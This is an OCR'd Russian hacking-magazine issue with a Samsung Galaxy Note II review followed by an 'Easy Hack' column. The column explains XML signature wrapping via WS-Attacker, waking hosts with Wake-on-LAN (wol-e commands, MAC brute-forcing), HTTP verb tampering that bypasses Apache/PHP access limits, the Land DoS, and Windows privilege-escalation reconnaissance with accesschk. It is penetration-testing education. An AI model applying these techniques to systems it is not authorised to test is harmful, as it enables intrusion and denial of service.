Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске.



6 номеров — **1194 руб.**
12 номеров — **2149 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



shop.glc.ru

Александр Расмус (rasmus@real.xakep.ru)



ГИГАНТОМАНИЯ: ЭПИЗОД ВТОРОЙ

РАССУЖДАЕМ О СУДЬБАХ ОГРОМНЫХ СМАРТФОНОВ НА ПРИМЕРЕ SAMSUNG GALAXY NOTE II

Благодаря Samsung телефонов с дисплеем от пяти дюймов становится все больше, но споры по поводу этого форм-фактора не утихают на протяжении всего последнего года. Попробуем разобраться, что изменилось за это время, а заодно и посмотрим, чем Samsung нашпиговала свой самый дорогой смартфон.

СПЕЦИАЛИСТ ШИРОКОГО ПРОФИЛЯ

В каком-то смысле суперфоны вроде Samsung Galaxy Note II можно сравнить с 17-дюймовыми ноутбуками: над их владельцами можно издеваться почти бесконечно, но очевидно и то, что «если звезды зажигают — значит — это кому-нибудь нужно». Если посмотреть обзоры первого Galaxy Note, то большинство единогласно раскритиковали размер. Однако за месяц до запуска второй модели корейский производитель поразил всех, объявив, что Galaxy Note был продан тиражом в 10 миллионов.

И тут у многих комментаторов случился разрыв шаблона — очевидно, что они чего-то не понимают. С цифрами ведь не поспоришь. И главное — на улице действительно можно увидеть немало людей с пальцами, как у Джими Хендрикса, нежно обнимающими гаджет более чем компенсирующих размеров. Они существуют. Они повсюду. Можно подойти и спросить, как же так получилось. Не понять и уйти. А что еще остается делать?

Я не могу для себя объяснить, почему это может быть удобно. Я не знаю, зачем бы мне пригодилось устройство такого размера. Я пользуюсь Samsung Galaxy Nexus с экраном в 4,7 дюйма, и надо признать, что по удобству хвата это лучший смартфон такого класса, и это признают даже некоторые мои знакомые айфонщики. На большее я пойти не готов. Но я хочу разобраться.

Похоже, что в Samsung понимают, что такой форм-фактор не всегда удобен, и попытались решить проблему — в первую очередь на стороне ПО. В настройках есть отдельный пункт, посвященный тому, что в GN2 называется «работой одной рукой». В частности, это меняет ориентацию клавиатуры — в зависимости от предпочтений пользователя она начинает тяготеть к левой или правой стороне. То же происходит в интерфейсе набора номера.

Тем не менее всей проблемы это не решает, ведь элементы управления обычных приложений никуда не деваются, и достать до них бывает тяжело. Кроме того, есть проблема с кнопками самого устройства — добраться до них, не перехватывая устройства, зачастую невозможно. Было бы здорово расположить их на боковой стороне устройства, но, вероятно, это могло бы вызвать проблемы у левшей. С другой стороны, расположение кнопок громкости ведь никому еще не мешало?

При этом очевидно, что с практической точки зрения форм-фактор GN2 логичен. Не нужно носить с собой отдельный планшет. Не нужно платить за интернет на двух устройствах. Не нужно каждый день помнить, что надо поставить на зарядку оба устройства. Кстати, благодаря размерам у GN2 имеется батарейка, которая выдерживает почти два дня работы, — а это нереально круто.


Но несмотря на всю привлекательность этого симбиоза, пострадало удобство. Хоть и связка из смартфона и планшета более громоздка, но эргономика каждого из устройств куда выше. В то же время есть ведь и люди, которым почти не нужен телефонный функционал, — активные пользователи чатов, SMS, почты и веб-браузера. Те же самые люди жалуются всякий раз, когда производители 7-дюймовых планшетов блокируют работу «телефонного функционала» в устройстве.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ


Чипсет: Exynos 4412 Quad, 1.6 ГГц, четыре ядра
ОЗУ: 2 Гб
Встроенная память: 16 Гб, поддержка карт microSD до 64 гигабайт
Экран: 5,5", 1270 × 800 точек, матрица HD Super AMOLED
ОС: Android 4.1 плюс фирменная надстройка Samsung TouchWiz
Интерфейсы: Bluetooth 4.0, NFC, USB OTG
Камеры: 8 Мп (основная), 1,9 Мп (фронтальная)
Емкость батареи: 3100 мА · ч
Вес: 180 г
Цена: 29 990 рублей

ОТ РУКИ


В GN2, как и в предшественнике, предусмотрен стилус (точнее, электронное перо) и механизм распознавания рукописного ввода. Стилус хорошо лежит в руке благодаря немаленькому размеру и довольно надежно крепится. В поставке есть несколько приложений для работы со стилусом, возможно вводить текст в любое текстовое поле. Распознавание работает




Опции, призванные упростить работу с GN2 одной рукой



Я не смог удержаться



S Planner. Прочтите название вслух



Опции естественного интерфейса

Клавиатура в «однорукой» режиме

на редкость хорошо — причем доходит до того, что оно само определяет язык ввода, без необходимости менять раскладку.

Удобно ли пользоваться этим постоянно? Во-первых, текст точно нельзя набирать одной рукой. Во-вторых, на ходу этим тоже не займешься. В-третьих, вытащить стилус — это дополнительное действие, и к нему придется себя приучать. Получается, что, хотя и распознавание нереально крутое, пользоваться этим каждый день, скорее всего, не будешь.

Плюс возникает еще одна проблема, связанная с реализацией клавиш на передней панели. Если бы в Samsung оставили стандартную панель с виртуальными клавишами, в них можно было бы тыкать стилусом. А вот с сенсорными кнопками трюк не пройдет.

В общем и целом стилус оставляет впечатление игрушки, а не повседневного инструмента. Нарисовать шарж, послать написанную корявым почерком заметку — все это клево, но не более того. Единственный приходящий на ум юзкейс — подсвечивать участки документа при просмотре. Но кажется, люди, которым нравится так делать (вроде меня), просто распечатывают текст и берут маркер.

ДЛЯ ТЕХ, КТО НЕНАВИДИТ ВАНИЛЬ

В самсунговском TouchWiz изменений куда больше, чем, скажем, в HTC Sense, и они носят более фундаментальный характер. В этом плане у программистов Samsung получаются противоречивые вещи. С одной стороны — видно, что они мыслят в верном направлении и пытаются решить реальные проблемы, и видно, что используется очень креативный подход. Чувствуется, что проделана огромная работа. Грубо говоря, не просто поменяли иконки. Но все эти надстройки подчас страдает недопиленностью и разрозненностью.

Зачем было нужно заменять стандартный календарь на S Planner? Почему некоторые приложения имеют минималистичный и аккуратный дизайн, а некоторые пропитаны скевоморфизмом и мультяшностью? Почему в стандартной поставке есть приложения, которым для того, чтобы обновиться, нужно скачать в браузере APK-файл (вместо того, чтобы обновляться через Google Play)?

ДАВАЙТЕ ПОПРОБУЕМ

В то же время есть и по-настоящему интересные идеи, но многие из них имеют скорее экспериментальный характер и часто даже не включены по умолчанию. Особенно это касается инструментов естественного взаимодействия — распознавания лица и голоса, которое популяризовано такими продуктами, как Siri и Kinect. Стоит признать — хотя эта тема сейчас очень модная, никому еще не удалось выпустить что-то, что действительно можно было бы использовать каждый день.

Приведу пример. Не секрет, что многие люди, когда пользуются голосовым управлением, стараются говорить медленно и как можно четче. Тем не менее, как неоднократно объясняли разработчики и Apple, и Google, системы распознавания рассчитаны именно на естественную речь и результаты становятся хуже, если пытаться подстроиться. Но ведь достаточно нескольких ошибок, чтобы ты инстинктивно начал говорить медленнее, — и работать становится уже неудобно. Именно поэтому, хотя с Siri игрались все, каждый день им пользуются немногие.

В Samsung пошли дальше. Так, GN2 может следить за лицом пользователя. Это позволяет взять в руки смартфон с выключенным экраном, и он покажет несколько индикаторов: почта, SMS, пропущенные звонки и так далее. Прикольная идея, правда? Однако работает это далеко не каждый раз — все зависит от освещения. А иногда срабатывает и вовсе случайно. Соответственно, буду ли я пользоваться такой функцией вместо того, чтобы потратить долю секунды и нажать на кнопку для активации экрана? Едва ли.

А вот пример удобного трюка: если при просмотре SMS ты захочешь позвонить автору, достаточно просто поднести телефон к лицу. Другая фишка, также реализованная на смартфонах HTC и BlackBerry, — если телефон лежит на столе, то во время звонка достаточно просто перевернуть телефон лицом вниз, чтобы перевести в тихий режим. Удобно и логично, хотя, наверно, физическая кнопка выключения звука (как на iPhone) еще удобнее.

Любопытны жесты ладонью (в GN2 я столкнулся с ними впервые). Например, чтобы сделать скриншот, можно провести ребром ладони по экрану от края до края. Это логично — на любом устройстве, чтобы сделать снимок экрана, придется использовать две руки (ведь нужно сделать комбо «громкость вниз + кнопка выключения»). Однако возникает противоречие с первоначальной идеей экранных жестов, которая опиралась на естественность управления. Поворачиваешь пальцы на картинке, потому что инстинктивно тебе хочется ее развернуть. Жест ладонью же мало того что неестественен, так и выглядит странно.


Нельзя не упомянуть S Voice, впервые представленный в Galaxy S III. Надо сказать, что после появления Google Now смысл в собственном приложении Samsung несколько потерялся. Однако у S Voice есть свои фишки, например возможность управления функциями смартфона — можно ответить на звонок голосовой командой, что удобно для автомобилистов. Кроме того, активировать S-Voice можно голосом, то есть вообще не нажимая ни одной кнопки. Впрочем, произнести «Hi, Galaxy!» надо довольно громко и четко. Люди вообще-то пока стесняются разговаривать на улице с гаджетами, знаете ли. Тем более это все равно придется делать по-английски, что в России делает картину еще более странной.

Если резюмировать, то в TouchWiz просто сумасшедшее количество функций и опций, но интеграция всего этого страдает. Тем не менее Samsung нужно отдать должное за множество действительно необычных идей. Для следующей версии компании нужно вооружиться бритвой Оккама и превратить свой полигон в готовый продукт.

НА ЗАМЕТКУ

Устройства типа «все в одном» всегда будут находить свою аудиторию хотя бы потому, что кажутся выгодным вложением и функциональным (читай, полезным) продуктом. В случае с GN2 производитель пошел ва-банк, предложив максимальные характеристики и максимальное количество всевозможных опций. Но сама формула устройства пока не кажется законченной: требуется придумать что-то действительно необычное на стороне софта, чтобы этот формат не вызывал нареканий. Интересно, что будет дальше.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

INFO

Все описанные программы со всей рубрики ищи на диске.

АВТОМАТИЗИРОВАТЬ ОБХОД ПРОВЕРКИ ПОДПИСИ В XML (XML SIGNATURE WRAPPING)

ЗАДАЧА

РЕШЕНИЕ

В прошлый раз я рассказал о том, что такое XML Digital Signature и что за атака XML Signature wrapping (XSW). Сегодня мы продолжим тему, но уже в практическом ключе.

Кратко напомню о технологии. XML DSig позволяет создать электронную подпись части или «целого» XML-документа. При подписи XML-документа в его начало добавляется заголовок, содержащий подпись. Проблема заключается в том, что заголовок с подписью использует для ссылки на ту часть, которая подписана, технологию XPointer (или аналогичную, например XPath), а она, в свою очередь, не позволяет достоверно определить расположение подписанного элемента в теле всего документа.

Таким образом, XSW-атака в простейшем виде требует того, чтобы атакующий переместил подписанный кусок XML в заголовок, а на его место подставил бы другой, интересующий его. Получив такой документ, XML-парсер возьмет подпись из заголовка, а также подписанный кусок, и тоже из заголовка, и в итоге подпись сойдется. Но, что хуже, в дальнейшую обработку пойдут данные от злоумышленника, так как они находятся в теле, а не в заголовке (см. рис. 1). Надеюсь, что ты вспомнил.

Конечно, звучит это все очень просто и легко. На практике возникает приличная проблема. Хотя сама по себе она типична: несмотря на то что XML DSIG и XML вполне точные стандарты, различных парсеров (на разных уровнях) много. К тому же здесь еще есть зависимость от работы самого приложения. Это все приводит к тому, что вариантов перестановок очень много. Например, возможно, «не прокатит» перенос легального тела в заголовок, а надо сделать два последовательно идущих тела, причем в правильной последовательности. Или надо для XSW перенести легальное тело в тело интересующего нас... То есть вариантов много-много, и все необходимо тестировать.




Рис. 1. Классическая XSW-атака

И вот потому прошу устремить твое внимание к чудесному «фреймворку». Название его — WS-Attacker (goo.gl/qQ3WS), автор — Кристиан Майнка (Christian Mainka).

Несмотря на свою фреймворковость, тулза эта умеет делать пока только три вещи. Итак, пробегусь по модулям:

Атака SOAP Action Spoofing. Основывается на том, что SOAP позволяет задать Action (то есть какая операция должна проводиться в приложении), как с помощью указания в Body, так и с помощью заголовка (пример есть ниже в задачке про VMware). Но последнее опционально.

Атака же состоит в том, чтобы нарушить процесс авторизации за счет указания какого-то другого Action в заголовке. Наши права проверятся по команде из Body, а фактическое действие производится из заголовка. Хотя, признаюсь, на практике я такого не встречал.

WS-Addressing Spoofing. Эта атака основывается на технологии WS-Addressing. Она позволяет задавать «маршруты» для передаваемого XML-документа. То есть мы можем указать, какому XML-сервису адресован документ, куда отсылать ответ, куда отсылать сообщения об ошибках. Задаются маршруты простым добавлением URL'ов. Так что это проще сделать ручками.

XSW. С помощью этого модуля мы почти полностью автоматизировано можем определить вектор для XSW-атаки. И это очень круто! Но так как модуль несколько не юзер-френдли, то я позволю себе расписать последовательность действий, необходимых для настройки XSW-модуля.

1. WSDL Loader → Указываем URL до атакуемого сервиса → LOAD.
2. Expert View → вставляем украденный XML-документ с валидной подписью (даже если время жизни, так называемый Timestamp, уже просрочено).
3. В Test Request надо послать тестовый запрос.
4. Plugin Config → Signature Wrapping.
5. WS-Attacker анализирует введенный XML-документ и определяет все подписанные части. Чаще всего это Body и Timestamp. С последним WS-Attacker и сам знает, что делать. Но если нужно, в Show можно указать, какая часть документа будет меняться.
6. Далее самое главное — Reference Element. Здесь мы должны указать итоговый XML-документ, который нам необходимо внедрить, то есть нагрузку. Рекомендуется выбрать такой, чтобы было понятно, что атака прошла, но при этом чтобы все не сломать. Цель ведь — определить «магическую» последовательность данных. Это обязательный этап.
7. Иногда веб-сервис не плюется ошибками в случае некорректных запросов, а отображает ответ на изначальные (не подмененные данные). Так, например, ведет себя фреймворк для веб-сервисов CXF. И WS-Attacker по ошибке считает атаку успешной. Чтобы такого не происходило, необходимо указать в Search уникальный текст, который должен быть возвращен только при успешной атаке.
8. Attack Overview → Start.
9. В поле Content отобразится итоговый запрос для проведения XSW-атаки.

Кстати, у WS-Attacker версии 1.1 была проблема: в итогах выводился запрос для проведения атак, но без использованных схем,




Рис. 2. Пример настроек. Меняем Payload, сменив имя в запросе с Anne на Vasya. Добавляем поиск в ответе слова Vasyaw




Рис. 3. Веб-сервис на базе CXF. XSW вынесения валидного Body в необрабатываемый элемент поддельного Body

что очень удручало. Нормальный запрос можно было выискать, лишь только немного покопавшись в логах. Так что качай последнюю версию — 1.2.

Еще из косяков стоит отметить то, что тулза за один запуск может быть натравлена только против одного веб-сервиса. Если указать ей другой, то она начинает подглючивать. А в общем — незаменимая тулза получилась.

УДАЛЕННО ВКЛЮЧИТЬ КОМПЬЮТЕР

ЗАДАЧА

РЕШЕНИЕ

Ты, наверное, знаешь такую штуку, как Wake-on-LAN. Это бородатая технология, которая позволяет удаленно включить какой-то компьютер, отправив по сети специальный пакет. Вот такое простое решение :).

Оно нам может пригодиться, чтобы расширить скоуп того, что можно поломать в какой-то локальной сети. Подключились мы удаленно к корпоративной сети в выходные дни, а большинство хостов юзеров отключено. И тут мы возьмем и включим их, и похакаем всех :).

Суть технологии заключается в том, что комп в выключенном состоянии продолжает питать сетевую карту. А та, в свою очередь, просматривает трафик в желании отыскать специальный пакет (magic packet). При этом сетевая карта не разбирает входящие пакеты по стеку TCP/IP, а просто ищет последовательность (magic packet). То есть она может быть инкапсулирована в любой протокол сетевого или транспортного уровня. Хотя чаще всего в качестве основы используется протокол UDP и порт 9 (иногда и 7).

Важно еще и то, что сетевая карта в таком состоянии не имеет выделенного адреса и в качестве IP в UDP-пакете используются

широковещательные адреса. И как следствие, без специальной маршрутизации на сетевом оборудовании мы можем посылать WOL-пакеты только в сегмент, к которому подключены.
Если же говорить о самом magic packet, то он вполне прост:
1. шесть байт со значением «FF», как некий заголовок;
2. шестнадцатикратное повторение MAC-адреса сетевой карты «получателя».

Пример для хоста с MAC 01:02:03:04:05:06 — на рисунке.

Вдобавок к этому на некоторых девайсах, поддерживающих WOL, имеется возможность добавить пароль (длиной до шести байт).

Теперь поговорим об «атаке». Все, что нам нужно для включения хоста, — знать его MAC (и иногда пароль). Если мы знаем производителя сетевухи, то мы уже имеем на руках первые три байта и можно попытаться перебрать остальные три. Но все-таки лучше эти данные получить из других мест. Например, заранее просканировав по ARP или поснифав трафик. Из последнего метода мы также можем вытащить и пароль, так как он передается в открытом виде.

Для отсылки WOL-пакетов есть целый ряд всяких тулз. Но WOL-Explorer (авторства Натаниэля Карью — Nathaniel Carew) имеет ряд допфишечек и к тому же входит в BackTrack 5 (/pentest/enumeration/wol-e). А потому пара-тройка примеров с ней:

```
1. Запуск одного хоста:
wol-e.py -m 01:02:03:04:05:06 -b 192.168.1.255 -p 9 -k

2. Брутфорс MAC-адресов (первые байты берутся из bfmac.lst)
wol-e.py -a

3. Сниф трафика (-s) в сети на WOL-пакеты и WOL-пароли
wol-e.py -s -i eth0

4. ARP-скан подсетки и определение Apple-девайсов
wol-e.py -f
```

Технология достаточно распространена. Думаю, что все современные стационарные компы поддерживают ее (точнее, поддержка нужна со стороны блока питания и мамки). Вопрос в том, разрешена ли она в БИОСе изначально... По слухам, во многих Apple-продуктах включена.

```
FFFFFFFFFFFF010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506010203040506
010203040506
```

Пример Magic Packet для WOL-хоста с MAC 01:02:03:04:05:06

ОБОЙТИ АУТЕНТИФИКАЦИЮ ИЛИ АВТОРИЗАЦИЮ (VERB TAMPERING)

ЗАДАЧА

РЕШЕНИЕ

Многие веб-серверы имеют встроенные возможности разграничения доступа. Простейший пример — это ограничить доступ админке (к директории admin). А при обращении к ней требовать от пользователя аутентифицироваться, используя Basic-аутентификацию. Большой плюс в том, что разграничение доступа реализуется только за счет возможностей веб-сервера. И не надо париться со скриптами, писать код какой-то...

Кроме этого, опять-таки большинство браузеров позволяют еще внедрять контроль HTTP-методов (они же verb). То есть можно ограничить доступ к какому-то объекту только по методу GET, а POST — разрешить. Это добавляет еще больше возможностей с точки зрения конфигурации. Но, как это часто и бывает, порождает целую прослойку конфигурационных уязвимостей. Что интересно, проблемы с настройкой несколько варьируются в зависимости от веб-сервера, и потому несколько классических примеров.

Есть сервер приложений J2EE, а в нем — web.xml со следующим содержанием:

```
<security-constraint>
  <web-resource-collection>
    <url-pattern>/admin/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>admin</role-name>
  </auth-constraint>
</security-constraint>
```

Здесь все просто. Мы указываем, что доступ к директории admin разрешен только админам (о чем нам и сообщает указанная роль).

Проблема, я думаю, ясна. Здесь также перечислены методы, которые запрещены (то есть используются blacklist-правила). Заметно, что методов «не хватает». Как минимум, админчик позабыл метод HEAD (см. рис. 1). Это метод, по сути, эквивалент GET'а. С той лишь разницей, что сервер отвечает на него по-другому. Обрабатывает, но в ответ не посылает тело, только заголовок.

Таким образом, мы имеем возможность обойти проверку веб-сервера и обращаться к сервлетам, используя метод HEAD. Конечно, нам еще требуется, чтобы в этой директории мы могли сделать что-то «страшное», используя только HEAD, но это уже совсем зависит от конкретного приложения. К тому же на нашей стороне еще и тот факт, что в яве ОЧЕНЬ часто сервлеты не различают GET и POST.

Пример номер два. Apache + PHP. В нем валяется файл .htaccess с вроде бы нормальным ограничением на доступ только с определенного IP (предположим, что это админский IP). Остальные доступ получить не могут (см. пункт deny from all).

```
C:\Users\st>ncat [redacted] 80
GET /index.php HTTP/1.1
HOst:[redacted]

HTTP/1.1 200 OK
Date: Mon, 21 Jan 2013 18:59:01 GMT
Server: Apache/2.2.23 (FreeBSD) PHP/5.2.17 with Suhosin-Patch mod_ssl/2.2.23 OpenSSL/0.9.8x DAV/2
X-Powered-By: PHP/5.2.17
Content-Length: 136
Content-Type: text/html

<html><head>
<meta http-equiv="content-type" content="text/html; charset=windows-1251"></head><body>
Bla-bla-bla
</body></html>

HEAD / HTTP/1.1
HOst:[redacted]

HTTP/1.1 200 OK
Date: Mon, 21 Jan 2013 18:59:14 GMT
Server: Apache/2.2.23 (FreeBSD) PHP/5.2.17 with Suhosin-Patch mod_ssl/2.2.23 OpenSSL/0.9.8x DAV/2
Last-Modified: Mon, 26 Nov 2012 22:16:33 GMT
ETag: "1e7bc04-1a2-4cf6d492e5240"
Accept-Ranges: bytes
Content-Length: 418
Content-Type: text/html

HAHAHA /index.php HTTP/1.1
HOst:[redacted]

HTTP/1.1 200 OK
Date: Mon, 21 Jan 2013 18:59:33 GMT
Server: Apache/2.2.23 (FreeBSD) PHP/5.2.17 with Suhosin-Patch mod_ssl/2.2.23 OpenSSL/0.9.8x DAV/2
X-Powered-By: PHP/5.2.17
Content-Length: 136
Content-Type: text/html

<html><head>
<meta http-equiv="content-type" content="text/html; charset=windows-1251"></head><body>
Bla-bla-bla
</body></html>
```

Рис. 1. Три запроса: обычный GET, HEAD с ответом без тела и рандомный метод, обрабатываемый как GET

```
<Limit GET POST>
  order deny,allow
  deny from all
  allow from 192.168.0.1
</Limit>
```

Конечно, ты можешь тут сразу отметить, что отсутствует метод HEAD. Но нет, это здесь не сработает, так как Apache по умолчанию блокирует HEAD, если GET запрещен.




Рис. 2. Обход фильтрации по IP для Apache и PHP

Зато другие особенности нам помогут. Во-первых, Apache, когда в конфигурационных файлах используется директива Limit, обрабатывает только известные ему методы запросов (GET, HEAD, POST, TRACE, PUT и так далее, полный список смотри здесь bit.ly/15Oz22). Неизвестные методы он переправляет на уровень выше — приложению, обрабатывающему запрашиваемый файл (например, PHP).

Таким образом, ограничения не действуют на эти кастомные методы. Но еще интересней второе. По умолчанию PHP, когда видит неизвестный ему метод, воспринимает и обрабатывает его как GET.

Обобщая сказанное, мы видим, что Apache и PHP создают смесь, которая дает нам простую возможность обойти ограничения апача. Все, что требуется, так это обращаться напрямую к PHP-скриптам, используя нестандартный HTTP-метод (см. рис. 2). Webscarab или Burp отлично подойдут для автоматической подмены метода.

ЛОГИЧНЫЙ DOS

ЗАДАЧА

РЕШЕНИЕ

Маленькая задачка про атаку «из дедушкиного сундука». Она сверхпроста, но прикольна в своей идее — для обучения правильному ходу мышления. Название атаки — Land.

Суть ее в том, чтобы указать один и тот же адрес и порт (IP нашей жертвы) в пакете. Таким образом, когда данный пакет попадет к жертве, она на него ответит, но при этом ответит сама себе. Итог — пакеты, которые так и не могут обработаться сетевым стеком, приводят к DoS'у всего хоста.

Некогда эта проблема была во многих ОС и девайсах, включая Windows XP и продукты Cisco. Хотя и сейчас, я думаю, можно найти такие косяки в каких-нибудь embedded-устройствах или промышленных контроллерах...

ПОВЫСИТЬ ПРИВИЛЕГИИ В WINDOWS

ЗАДАЧА

РЕШЕНИЕ

Повысить свои привилегии в Windows и просто, и не очень. Все зависит от того, как много и какое ПО стоит на хосте. То есть Windows из коробки, не считая каких-то программных уязвимостей, достаточно хорошо защищена. Но все мы живем и должны пользоваться софтом. Это и порождает проблемы конфигурационного плана. Об этом я сегодня и поговорю.

Каждое ПО, когда устанавливается, вносит какие-то коррективы в ОС. И как ни странно, очень часто страдает безопасность, так как многих производителей ПО этот вопрос не очень волнует.

Итак, что нам требуется для повышения привилегий? Найти места, через которые это можно сделать :). Можно либо искать ПО и сервисы, которые имеют более высокие привилегии (то есть цели), либо сначала получить список всего, что нам вообще доступно (а точнее, его отличия от стандартной конфигурации). Оба способа имеют свои плюсы и минусы, как ты понимаешь.

Несколько трудно обобщать, но искать надо примерно следующее. Места запуска привилегированных процессов (сервисов) и процессов других пользователей; директории, которые доступны на чтение и запись; конфигурационные файлы, реестр — то есть все места, где возможно на что-то повлиять. Плюс не забываем про уязвимости, типа DLL-Hijacking (но об этом я уже писал).

В любом случае одним из главных наших инструментов будет тулза от Марка Руссиновича — accesschk (technet.microsoft.com/en-us/sysinternals/bb842062.aspx). Она умеет отображать права для всех объектов в Windows и при этом фильтровать только интересующие нас группы и юзеров. А это как раз то, что нам необходимо.

Пример:

```
accesschk -wsu "user" "C:\Program Files\"
```

- w — искать только доступ на запись;
- s — включить рекурсию;
- u — отключить вывод ошибок (удобно, когда у нас не полные права);
- user — имя пользователя или группы, для которой будут проверяться права;
- "C:\Program Files\" — путь к директории, откуда начнется проверка. Также тут можно указать ключ реестра, PID процесса (или *), имя объекта или сервиса.

Так, следующие параметры должны тебе пригодиться:

- c — проверять права к сервисам (* — для всех);
- k — для поиска по ветвям реестра (название ветвей сокращенное, типа hklm);
- p — проверять процессы (* — для всех);
- o — проверять объекты;
- v — вывод полной информации прав для конкретного юзера/группы.

Попробуй просканировать свою ОС, и я уверен, что результаты покажутся тебе очень интересными. Стоит также отметить, что программа плоховато работает с русскими названиями групп.

ЗАХВАТИТЬ КОНТРОЛЬ НАД VMWARE VCENTER (NTLM RELAY)

ЗАДАЧА

РЕШЕНИЕ

Пару номеров назад я описывал в Easy Hack новый модель для Metasploit'а — универсальный NTLM relay от WebstersProdigy (goo.gl/4qDIl). Такого модуля давно не хватало MSF. NTLM relay (SMB relay) как тип атаки — ого-го! И мощна, и гибка. А вот тулзы для юзания всей мощи не было. Теперь же в наших руках мощное оружие. Ну да ладно с похвалой…

